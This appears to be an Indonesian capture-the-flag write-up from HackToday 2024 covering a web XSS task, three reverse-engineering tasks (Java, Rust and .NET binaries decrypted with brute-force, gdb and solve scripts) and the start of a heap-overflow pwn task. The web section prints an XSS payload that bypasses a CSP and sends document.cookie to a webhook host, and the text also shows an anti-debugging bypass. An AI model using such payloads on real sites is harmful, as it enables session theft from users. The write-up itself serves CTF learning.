
```
}
```

...snip...

Dengan menggunakan payload berikut, fungsi alert berhasil dijalankan.

```
<audio>%20onerror='alert(1)'%20src=bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb  
bbbbbbbbbbbbbbrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr>
```

Hal ini, terjadi karena output buffer dengan menggunakan payload di atas akan menjadi sangat besar, sehingga memicu error ketika fungsi **header(\$csp_header)** dijalankan.



Kemudian, untuk mendapatkan flag dapat menggunakan payload berikut.

```
<audio>%20onerror='window.location="//webhook/?"%2bdocument.cookie"%2  
0src=bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbrrrrrr  
rrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrrr>
```

REVERSE ENGINEERING

CodeRun

Flag: hacktoday{Bu6_bu9_BU9_1m_V3ry_Hate_BuG5!!!}

Diberikan sebuah file bernama CodeRun.jar. Lakukan dekompilasi pada file .jar tersebut; dalam hal ini, kami menggunakan JD-GUI.

The screenshot shows two JD-GUI windows side-by-side. The left window displays the decompiled code for **GiftManager.class**, which contains a **check()** method that performs a complex calculation on a string and checks if it matches a specific value. The right window displays the decompiled code for **GameScreen.class**, which includes methods for initializing game assets, starting the game loop, updating game state, and painting the screen.

```

GiftManager.class - Java Decompiler
File Edit Navigation Search Help
CodeRun.jar
META-INF
  com
    data
    gameobject
      EnemiesManager.class
      Enemy.class
      GiftManager.class
      Land.class
      MainCharacter.class
      Score.class
      bugfly.class
    userinterface
  util

Enemy.class GiftManager.class
package com.gameobject;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class GiftManager {
    private String fakeflag = "hacktoday{upsss_this_is_fake_flag_hehehe}";
    private String gift = "KHN19#1ieUHU/3JYD7dnrllkG26917/YPHMpRgk1sim+MG3ZdwqTc441vQVaojKH";
    long[] apaini = new long[] { 15125L, 25570L, 8745L, 4148L, 467L, 4148L, 15125L, 467L };
    long apaan = 34393L;
    long apeni = 3217L;

    public boolean check(int x) {
        String v = Integer.toHexString(x);
        long res = 1L;
        for (int i = 0; i < v.length(); i++) {
            char c = v.charAt(i);
            long value = ((c + 7) * 99);
            long res2 = this.apaini;
            while (apenix > 0L) {
                if ((apenix & 0x1L) == 1L)
                    res = res + value % this.apaan;
                apenix = apenix >> 1L;
                value = value * value % this.apaan;
            }
            data[i] = res;
        }
        int pjg = data.length;
        int j;
        for (int k = 0; j < pjg; j++) {
            int k2 = (j * 9 + 9) % pjg;
            long temp = data[j];
            data[j] = data[k];
            data[k] = temp;
        }
        if (pjg != this.apaini.length)
    }
}

GameScreen.class - Java Decompiler
File Edit Navigation Search Help
CodeRun.jar
META-INF
  com
    data
    gameobject
      EnemiesManager.class
      Enemy.class
      GiftManager.class
      Land.class
      MainCharacter.class
      Score.class
      bugfly.class
    userinterface
  util

Enemy.class GiftManager.class GameScreen.class
this.gameOverButtonImage = ImageIO.read(go);
URL wlc = MainCharacter.class.getResource("/com/data/welcome.png");
this.welcome = ImageIO.read(wlc);
URL fn = MainCharacter.class.getResource("/com/data/finish.png");
this.finish = ImageIO.read(fn);
} catch (IOException e) {
    e.printStackTrace();
}
this.enemiesManager = new EnemiesManager(this.mainCharacter);
this.bugfly = new bugfly(1000, this.mainCharacter);

public void startgame() {
    this.thread = new Thread(this);
    this.thread.start();
}

public void gameUpdate() {
    if (this.gameState == 1) {
        this.bugfly.update();
        this.land.update();
        this.thread.update();
        this.enemiesManager.update();
        if (this.enemiesManager.isCollision()) {
            this.mainCharacter.playDeadSound();
            this.gameState = 2;
            this.mainCharacter.dead(true);
        } else if (this.gift.check(this.mainCharacter.score)) {
            this.gameState = 3;
        }
    }
}

public void paint(Graphics g) {
    int fontsize;
    Font font;
    int fontSiz;
    int fontWid;
    g.setColor(Color.decode("#394B59"));
    g.fillRect(0, 0, getwidth(), getHeight());
    switch (this.gameState) {
        case 0:

```

DIketahui bahwa file **GiftManager** bertanggung jawab untuk melakukan pengecekan skor pemain. Dapat kita lihat bahwa fungsi pengecekan ini digunakan pada file **GameScreen** dan apabila skor memenuhi kondisi pengecekan pada method **check()**, maka flag akan di print. Untuk mendapatkan flag, kami melakukan brute force skor dengan memodifikasi class **GiftManager**.

GiftManager.java

```

import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class GiftManager {
    public static void main(String[] args) {
        GiftManager giftManager = new GiftManager();
        for (int i = 0; i < 2147483647; i++) {
            int key = i;
            if (giftManager.check(key)) {
                System.out.println(giftManager.printgift(key));
                System.out.println(i);
                break;
            }
        }
        System.out.println("Done");
    }

    private String fakeflag = "hacktoday{upsss_this_is_fake_flag_hehehe}";

    private String gift =
"KHh19f1IeUhU/3JYD7dnrlIkG2G9i7/YPHMpRgk1sim+MG3ZdwqTc441vQVaojKH";

    long[] apaini = new long[] { 15125L, 25570L, 8745L, 4148L, 467L, 4148L,
15125L, 467L };

    long apaan = 34393L;

    long apeni = 3217L;

    public boolean check(int x) {
        String v = Integer.toString(x);
        long[] data = new long[v.length()];
        for (int i = 0; i < v.length(); i++) {
            char c = v.charAt(i);
            long value = ((c + 7) * 99);
            long res = 1L;
            long apeni2 = this.apeni;

```



```

        while (apeni2 > 0L) {
            if ((apeni2 & 0x1L) == 1L)
                res = res * value % this.apaan;
            apeni2 >>= 1L;
            value = value * value % this.apaan;
        }
        data[i] = res;
    }
    int pjg = data.length;
    int j;
    for (j = 0; j < pjg; j++) {
        int k = (j * 9 + 9) % pjg;
        long temp = data[j];
        data[j] = data[k];
        data[k] = temp;
    }
    if (pjg != this.apaini.length)
        return false;
    for (j = 0; j < pjg; j++) {
        if (data[j] != this.apaini[j])
            return false;
    }
    return true;
}

public String printgift(int x) {
    String key = Integer.toString(x);
    String rkey = (new StringBuilder(key)).reverse().toString();
    key = String.valueOf(key) + rkey;
    try {
        byte[] keyData = key.getBytes("UTF-8");
        SecretKeySpec secretKeySpec = new SecretKeySpec(keyData, "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(2, secretKeySpec);
        byte[] decodedData = Base64.getDecoder().decode(this.gift);
        byte[] decrypted = cipher.doFinal(decodedData);
        return new String(decrypted, "UTF-8");
    } catch (Exception e) {
        e.printStackTrace();
        return this.fakeflag;
    }
}

```

```
}
```

Pengecekan skor memenuhi kondisi saat skor bernilai 19650901. Skor inilah yang digunakan sebagai key untuk melakukan decryption pada fungsi **printGift**.

AtLeast

Flag:

hacktoday{ Fucking_rust_B1naRy_ru_kidding_M3?!?_bUt_AtLeast_it's_Easy,Do_you_think+it's_Easy?? }


Diberikan sebuah file executable berformat ELF. Setelah di dekompilasi, kami menemukan bahwa file tersebut mengandung fungsi enkripsi AES untuk mengenkripsi string yang kita inputkan.

```

1 __m128 * __fastcall block_modes::traits::BlockMode::encrypt::h2f2124f46cb044dd(
2     __m128 *a1,
3     __m128 *a2,
4     unsigned __int64 a3,
5     unsigned __int64 a4)
6 {
7     unsigned __int64 v5; // rdi
8     __m128 *result; // rax
9     unsigned __int64 v7; // rbx
10    __m128 *v8; // r12
11    __m128 *v9; // rbp
12    __int64 v10; // rbx
13    __m128 *v11; // rax
14    __int128 v12; // xmm0
15    __int128 v13; // [rsp+20h] [rbp-88h] BYREF
16    __int128 v14[7]; // [rsp+30h] [rbp-78h] BYREF
17
18    v5 = a4 & 0xFFFFFFFFFFFFFFF0LL;
19    result = 0LL;
20    if ( a3 >= (a4 & 0xFFFFFFFFFFFFFFF0LL) && a3 - (a4 & 0xFFFFFFFFFFFFFFF0LL) >= 0x10 )
21    {
22        v7 = v5 + 16;
23        if ( a4 > 0xFFFFFFFFFFFFFFF0LL )
24            core::slice::index::slice_index_order_fail::h4b03447ddded9b9b(v5, v5 + 16, &off_590C8);
25        if ( v7 > a3 )
26            core::slice::index::slice_end_index_len_fail::h332fde1d59776f82(v5 + 16, a3, &off_590C8);
27        if ( (unsigned __int8)_$LT$block_padding..Pkcs7$u20$as$u20$block_padding..Padding$GT$::pad_block::hb7ed0617e5dbfaa6(
28            (char *)a2 + v5,
29            16LL,
30            a4 & 0xF) )
31        {
32            return 0LL;
33        }
34    }
35    else
36    {
37        v8 = a1 + 44;
38        if ( v5 != -16LL )
39        {
40            v9 = a2;
41            v8 = a2 - 1;
42            v10 = 16 * (v7 >> 4);
43            v11 = a1 + 44;
44            do
45            {
46                v8[1] = _mm_xor_ps(v8[1], *v11);
47                ++v8;
48                if ( aes::autodetect::aes_intrinsics::STORAGE::h7a41143ab98ff59c == 1 )
49                {
50                    v14[0] = (__int128)*v8;
51                    aes::ni::aes128::Aes128::encrypt::aesni128_encrypt1::hf287ibcddebf7b1d(&v13, a1, v14);
52                }
53            else
54            {
55                memset(&v14[1], 0, 48);
56                v14[0] = (__int128)*v8;
57                aes::soft::fixslice::aes128_encrypt::h805797948bae488e(a1, v14, 4LL);
58                v12 = v14[0];
59            }
60            *v8 = (__m128)v12;
61            v11 = v9++;
62            v10 -= 16LL;
63        }
64        while ( v10 );
65    }

```

Pada fungsi encrypt terlihat bahwa proses enkripsi melibatkan proses **XOR** yang dilanjutkan dengan pemanggilan fungsi **aesni128_encrypt1**. Proses enkripsi ini merupakan proses enkripsi AES CBC.



Dari sini terlihat bahwa nilai **IV** dapat didapatkan saat proses enkripsi XOR pertama kali dipanggil. Sedangkan, **key** dapat didapatkan saat pemanggilan fungsi **aesni128_encrypt1**. Setelah dilakukan enkripsi, hasil enkripsi akan dibandingkan dengan encrypted flag yang ada.

```

if ( v4 == 96 && !bcmpl(v3, &unk_4A596, 0x60uLL) )
{
    v11 = &off_591E0;
    v12 = 1LL;
    v13 = &unk_4A540;
    v14 = 0LL;
    result = std::io::stdio::_print::h23230f9b1dbda932(&v11);
}
else
{
    v11 = &off_591D0;
    v12 = 1LL;
    v13 = &unk_4A540;
    v14 = 0LL;
    result = std::io::stdio::_print::h23230f9b1dbda932(&v11);
}
    .
    .
    .

```

getter.py

```

import gdb
from Crypto.Cipher import AES

def parseXMM(s):
    return s.split("\n")[9].split()[2][2:]

def parseHEX(s):
    lines = s.strip().splitlines()
    val = []
    for line in lines:

```

```
    adr, values = line.split(':')
    values = [(v.strip()) for v in values.split()]
    val.extend(values)
    return ''.join(val)

gdb.execute("file Atleast")
gdb.execute("b *0x555555554000+0x8C3C") # breakpoint xor
gdb.execute("b *0x555555554000+0x8C6C") # breakpoint aes encrypt

gdb.execute("r <<< $(python -c 'print(\"a\"*94)')")
iv = (parseXMM(gdb.execute("p $xmm0",
                           to_string=True))).zfill(32).replace("0x", "")
gdb.execute("c")
key = parseHEX(gdb.execute("x/16bx $rsi",
                           to_string=True)).zfill(32).replace("0x", "")
gdb.execute("d")

gdb.execute("b *0x555555554000+0x99DE")
gdb.execute("b *0x555555554000+0x99F3") # breakpoint checker
gdb.execute("c")
gdb.execute("set $rdx = 0x60")
gdb.execute("c")

enc = (parseHEX(gdb.execute("x/96bx $rsi", to_string=True))).replace("0x",
                      "")
print(iv)
print(key)
print(enc)
```

```

root@LAPTOP-T0B5R7HM:/m ~ + %
*0x555555555d9eb <AtLeast::main+331> mov    edx, 0x60
*0x555555555d9f0 <AtLeast::main+336> mov    rdi, rax
→ 0x555555555d9f3 <AtLeast::main+339> call   QWORD PTR [rip+0x523af]      # 0x55555555afda8
0x555555555d9f9 <AtLeast::main+345> test  eax, eax
0x555555555d9fb <AtLeast::main+347> je    0x555555555da58 <_ZN7AtLeast4main17haeef4012fd36994E+440>
0x555555555d9fd <AtLeast::main+349> lea   rax, [rip+0x4f7cc]      # 0x55555555ad1d0
0x555555555d9f4 <AtLeast::main+356> mov    QWORD PTR [rsp+0x20], rax
0x555555555d9e9 <AtLeast::main+361> mov    QWORD PTR [rsp+0x28], 0x1

*0x555555555d9fa8 (
$rdi = 0x00007fffffffdb80 → 0xc5d26a4ea25c8fdf,
$rsi = 0x00005555559e596 → in eax, dx,
$rdx = 0x00000000000000060
)

[#0] Id 1, Name: "Atleast", stopped 0x555555555d9f3 in AtLeast::main (), reason: BREAKPOINT
[#:0] 0x555555555d9f3 → AtLeast::main()
[#:1] 0x555555555cd33 → std::sys_common::backtrace::__rust_begin_short_backtrace()
[#:2] 0x555555555cd49 → _ZN3std2rt10lang_start28__S7b$u7b$closure$u7d$u7d$17ha3e3da92959458afE.llvm.11705143850168349625()
[#:3] 0x55555555767a1 → std::rt::lang_start_internal()
[#:4] 0x555555555db75 → main()

03910b6cd94ce52b1da4ce29d5dc301
c01ebc5b30a8d12d0b08bf5c38b9513
ed94f47149661ffae1e550101ea0c9335e82a8e07e3bf8ec1f96fc4327f42
466e1245fc781accc3693c8a6af65aae810c0f51068aee8d28df616e4d138f3920607513ac5d
47b6dc981c8690d3beab54bab25a2f012d2db275a1823f06b2650b1
gef+ S

```

Setelah IV, key, dan enc sudah didapatkan, tinggal lakukan decrypt.

solve.py

```

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

key = bytes.fromhex('c01ebc5b30a8d42d0b08bfd5c38b9513')
iv = bytes.fromhex('03910B6CDB94CE52B1DA4CE29D5DC301')

iv = iv[::-1]
enc =
bytes.fromhex('ed94f47149661ffae1e550101ea0c9335e82a8e07e3bf8ec1f96fc4327f42
466e1245fc781accc3693c8a6af65aae810c0f51068aee8d28df616e4d138f3920607513ac5d
47b6dc981c8690d3beab54bab25a2f012d2db275a1823f06b2650b1')
cipher = AES.new(key, AES.MODE_CBC, iv)
dec = cipher.decrypt(enc)
print(unpad(dec, AES.block_size).decode())

```

basic

Flag: hacktoday{PrettyBasic_bcs_pdb_FiL3+helps_alot:p}

Diberikan sebuah file basic.zip yang didalamnya terdapat file .exe, .pdb. dan encrypted flag. Setelah di decompile didapatkan bahwa program melakukan enkripsi ChaCha20 dengan key random 32 bytes dan iv random 12 bytes.

```
RandomKey = basic_Basic_Program__GenerateRandomKey(32i64);
v4 = basic_Basic_Program__GenerateRandomKey(12i64);
CurrentInfo = S_P_CoreLib_System.Globalization_NumberFormatInfo__get_CurrentInfo();
if ( CurrentInfo )
    ProviderNonNull_58_0 = S_P_CoreLib_System.Globalization_NumberFormatInfo__GetInstance_g__GetProviderNonNull_58_0(CurrentInfo);
else
    ProviderNonNull_58_0 = S_P_CoreLib_System.Globalization_NumberFormatInfo__get_CurrentInfo();
v7 = RhpNewFast(&basic_Basic_RSA::`vftable`);
System_Runtime_Numerics_System_Numerics_BigNumber__ParseBigInteger(
    &v31,
    &Str_16777936781279270991503270791_9B9FF189B462839E2A688AFCA16C6E2FD04339D65DF85A616A4DDBA87A3BDAC6,
    7i64,
    ProviderNonNull_58_0);
*(DWORD *)v7 + 8) = 65537;
RhpAssignRefAVLocation(v7 + 16, v31);
*(DWORD *)v7 + 24) = v32;
v8 = RhpNewFast(&basic_Basic_ChaCha20::`vftable`);
basic_Basic_ChaCha20__ctor(v8, RandomKey, v4, 0i64);
v9 = basic_Basic_ChaCha20__Encrypt(v8, a1);
```

Sebenarnya kita dapat melihat key dan iv yang digunakan pada enkripsi ChaCha20 dengan cara berikut.

Const[0]	Const[1]	Const[2]	Const[3]
Key[0]	Key[1]	Key[2]	Key[3]
Key[4]	Key[5]	Key[6]	Key[7]
Counter	Nonce[0]	Nonce[1]	Nonce[2]

Nilai Const dapat ditemukan di function **basic_Basic_ChaCha20__ctor**.

```
v8 = RhpNewArray(&__Array_UInt32_::`vftable', 16i64);
RhpAssignRefAVLocation(a1 + 8, v8);
v9 = *(_DWORD **)(a1 + 8);
v10 = v9;
v11 = v9[2];
if ( !v11 )
    goto LABEL_13;
v9[4] = 'apxe';
v10 = v9;
if ( v11 <= 1 )
    goto LABEL_13;
v9[5] = '3 dn';
v10 = v9;
if ( v11 <= 2 )
    goto LABEL_13;
v9[6] = 'yb-2';
if ( v11 <= 3 )
    goto LABEL_13;
v9[7] = 'k et';
```

Cara ini tidak bisa digunakan untuk recovery key dan iv pada encrypted flag. Namun cara ini sangat berguna untuk proses debugging proses enkripsi.

Namun sebelum masuk ke proses enkripsi lebih lanjut. Program memiliki fitur anti-debugging pada function **basic_Basic_Program_nodbg**. Kita bisa melakukan bypass dengan set register \$rdi dibawah menjadi 0.

```
managed:00000001400F4350      test    edi, edi
.managed:00000001400F4352     jle     loc_1400F4496

_int64 ProcessName; // rax
_int64 v7; // rax
_int64 v8; // rax
_int64 v9; // rax
_int64 v10; // [rsp+28h] [rbp-80h] BYREF
UINT v11; // [rsp+54h] [rbp-54h]
_int64 v12; // [rsp+58h] [rbp-50h]
_int64 v13; // [rsp+60h] [rbp-48h]

result = System_Diagnostics_Process_System_Diagnostics_Process__GetProcesses_0(8_Str____075D3DDF5A3A826E13A92288E853BC4B2C817FB05367AE865F401A4BB11F09
v1 = result;
v13 = result;
v2 = 0;
v3 = *(__WORD *) (result + 8);
if ( v3 > 0 )
{
    do
{
```

Disini kami juga mencoba melakukan analisa secara dinamis dengan melakukan enkripsi pada fake flag (fake flag berisi string “hacktoday”). Dengan cara diatas didapati key dan iv sebagai berikut.

address	E8 E9 EA EB EC ED EE EF	F0 F1 F2 F3 F4 F5 F6 F7	F8 F9 FA FB FC FD FF	00 01 02 03 04 05 06 07	08 09 0A 0B 0C 0D 0E 0F	89ABCDEF0123456789ABCDEF0123456789ABCDEF
1609C8A8	65 70 70 61 62 64 20 31	32 2D 62 79 74 65 20 6B	07 BE 62 06 E1 84 04 1A	09 90 96 18 6C 74 39 80	70 96 51 3F 57 23 08 0D	expand 2 bytes b .. 11 3 C 4A
1609C8AB10	A7 ED C9 25 16 63 03 74	01 00 00 00 A2 BF 2D B0	AA 73 6E B7 AC 5A A2 98	00 00 00 00 00 00 00 00	C8 18 32 A6 F6 7F 00 00	%c r - oE %.....2 ...

d7be6206f1e4041a049d96186c74feb071f651ff5723090da7ebc9251663d37401000000a2bf2
db0aa7366b7ac5aa298

key = d7be6206f1e4041a049d96186c74feb071f651ff5723090da7ebc9251663d374
iv = a2bf2db0aa7366b7ac5aa298

Dari hasil encrypted fake flag yang kami dapat, ternyata key yang digunakan untuk enkripsi, dimasukan kedalam encrypted file.

```
System_Runtime_Numerics_System_Numerics_BigInteger__ModPow(v33, &v23, &v22, &v21);
v27 = 0;
v19 = 0i64;
v20 = 0;
Bytes = System_Runtime_Numerics_System_Numerics_BigInteger__TryGetBytes(
    (unsigned int)v33,
    0,
    (unsigned int)&v19,
    0,
    0,
    0,
    (__int64)&v27);
v16 = System.Linq_System.Linq_Enumerable__Concat_UInt8_(v9, RandomKey);
v17 = System.Linq_System.Linq_Enumerable__Concat_UInt8_(v16, Bytes);
return System.Linq_System.Linq_Enumerable__ToArray_UInt8_(v17);
```

-Untitled-	flag.txt.Encrypted
000000000	F4 BD 1E D4 D8 78 C0 9C A0 D7 BE 62 06 F1 E4 04
00000010	1A 04 9D 96 18 6C 74 FE B0 71 F6 51 FF 57 23 09
00000020	0D A7 EB C9 25 16 63 D3 74 40 1E E9 9A 57 C7 DC
00000030	A2 72 06 63 86 E5 84 90 B5 6D 97 B9 4B A9 20 31
00000040	64 74 AD 93 16 F5 47 B2 20 64 6D C9 CE 33 AC C6
00000050	B4 F1 01 94 7A 8D A0 79 D1 81 AC DD 58 E4 BE 49
00000060	A1 FA 3B 04 26 D0 09 B8 88 84 74 B6 56 C2 4D 7C
00000070	73 38 8A 38 3F 9F 41 E3 83 AA 46 F6 E3 0E 4B 73
00000080	2B 6D F8 A2 16 B3 60 D0 99 53 BA 24 B8 53 7E 86
00000090	84 BA 42 C0 45 DA A8 03 51 FB 68 B0 F3 84 61 CA
000000A0	D3 53 B9 55 4C 6C 1E F3 48 +

Jadi struktur encrypted file adalah

x bytes panjang plaintext + 32 bytes key + 128 bytes hasil ModPow(iv, e, n)

yang mana nilai e dan n dapat ditemukan pada potongan pseudocode di bawah.

```
System_Runtime_Numerics_System_Numerics_BigInteger__ParseBigInteger(
    &v35,
    &Str__16777936781279270991503270791_9B9FF189B462839E2A688AFCA16C6E2FD04339D65DF85A616A4DDBA87A3BDAC6,
    7i64,
    ProviderNonNull_58_0);
*(v10 + 8) = 65537;
RhpAssignRefAVlocation(v10 + 16, v35);
```

```
hydrated:00007FF6A62DAEF8
hydrated:00007FF6A62DAEF8 _Str__16777936781279270991503270791_9B9FF189B462839E2A688AFCA16C6E2FD04339D65DF85A616A4DDBA87A3BDAC6:
hydrated:00007FF6A62DAEF8
hydrated:00007FF6A62DAEF8 rcr      byte ptr cs:7FF72624552Dh, 1 ; DATA XREF: basic_basic_Basic_Program__Encrypt+95↑
hydrated:00007FF6A62DAEF8
hydrated:00007FF6A62DAEFE db 0
hydrated:00007FF6A62DAEFF db 0
hydrated:00007FF6A62DAF00 db 35h ; 5
hydrated:00007FF6A62DAF01 db 1
hydrated:00007FF6A62DAF02 db 0
hydrated:00007FF6A62DAF03 db 0
hydrated:00007FF6A62DAF04 db 31h ; 1
hydrated:00007FF6A62DAF05 db 0
hydrated:00007FF6A62DAF06 db 36h ; 6
hydrated:00007FF6A62DAF07 db 0
hydrated:00007FF6A62DAF08 db 37h ; 7
hydrated:00007FF6A62DAF09 db 0
hydrated:00007FF6A62DAF0A db 37h ; 7
hydrated:00007FF6A62DAF0B db 0
hydrated:00007FF6A62DAF0C db 37h ; 7
hydrated:00007FF6A62DAF0D db 0
hydrated:00007FF6A62DAF0E db 39h ; 9
hydrated:00007FF6A62DAF0F db 0
hydrated:00007FF6A62DAF10 db 33h ; 3
hydrated:00007FF6A62DAF11 db 0
hydrated:00007FF6A62DAF12 db 36h ; 6
```

yang mana

e = 65537

n =

1677793678127927099150327079130326383821462510045587911426767860285012800
 44057627112826094280092505414510766384827088804978848108688648026981142540
 4001686108238290038434425964377350931421836068267240025237442180484253136
 7919386473977002177595265331009325832101489618248300054329573302299392514
 0727306455407233

Disini nilai n merupakan prima, maka untuk merecovery iv dan melakukan decrypt flag kami menggunakan script berikut.

solve.py

```
from Crypto.Cipher import ChaCha20
from Crypto.Util.number import long_to_bytes, bytes_to_long, isPrime

f      = open("flag.txt.Encrypted", "rb").read()
n      =
1677793678127927099150327079130326383821462510045587911426767860285012800440
5762711282609428009250541451076638482708880497884810868864802698114254040016
8610823829003843442596437735093142183606826724002523744218048425313679193864
7397700217759526533100932583210148961824830005432957330229939251407273064554
07233
e      = 65537
key    = bytes_to_long(f[0x50-32:0x50])
ct     = bytes_to_long(f[:0x50-32])
enc    = bytes_to_long(f[0x50:][::-1])

assert isPrime(n) == 1
p = n
phi = p - 1
d = pow(e, -1, phi)
iv = (long_to_bytes(pow(enc, d, n)))

cipher = ChaCha20.new(key=long_to_bytes(key), nonce=iv)
flag = cipher.decrypt(long_to_bytes(ct))
print(flag.decode())
```

PWN


housemd

Flag: hacktoday{House_was_4_c00l_Doct0r_&a_jerk_But_he_was_right}

challenge ini adalah pwn heap CRUD seperti pada umumnya. interface dengan heap dapat dilihat pada opsi2 yang diberikan:


```
[192.168.83.128] -[halcyon@parrot] -[~/git/CTFs/2024/HackToday/quals/housemd]
└── [★]$ ./house
House : Hi, we got a patient here
[1]. read file
[2]. do the biopsi
[3]. do the test
[4]. exit
(_) >
```

untuk opsi satu, fungsionalitasnya adalah print dari isi chunk yang telah dibuat



```
C:\ Decompile: read_file - (house)
1
2 void read_file(void)
3
4 {
5     int idx;
6
7     idx = ::idx(1);
8     if (*(long *)(DIAGNOSTIC + (long)idx * 8) != 0) {
9         puts(*(char **)(DIAGNOSTIC + (long)idx * 8));
10    }
11    return;
12 }
13
```

opsi dua, kita dapat mengalokasikan chunk pada suatu index dan juga tanpa batasan size. kerentanannya terletak disini, dimana program membaca input 1 byte lebih besar yang dapat mengakibatkan one byte overflow.



```
C:\ Decompile: biopsi - (house)
1
2 void biopsi(void)
3
4 {
5     int idx;
6     int size;
7     void *chunk;
8
9     idx = ::idx(2);
10    size = getsz();
11    chunk = malloc((long)size);
12    *(void **)(DIAGNOSTIC + (long)idx * 8) = chunk;
13    read(0,*(void **)(DIAGNOSTIC + (long)idx * 8),(long)(size + 1));
14    return;
15 }
16
```

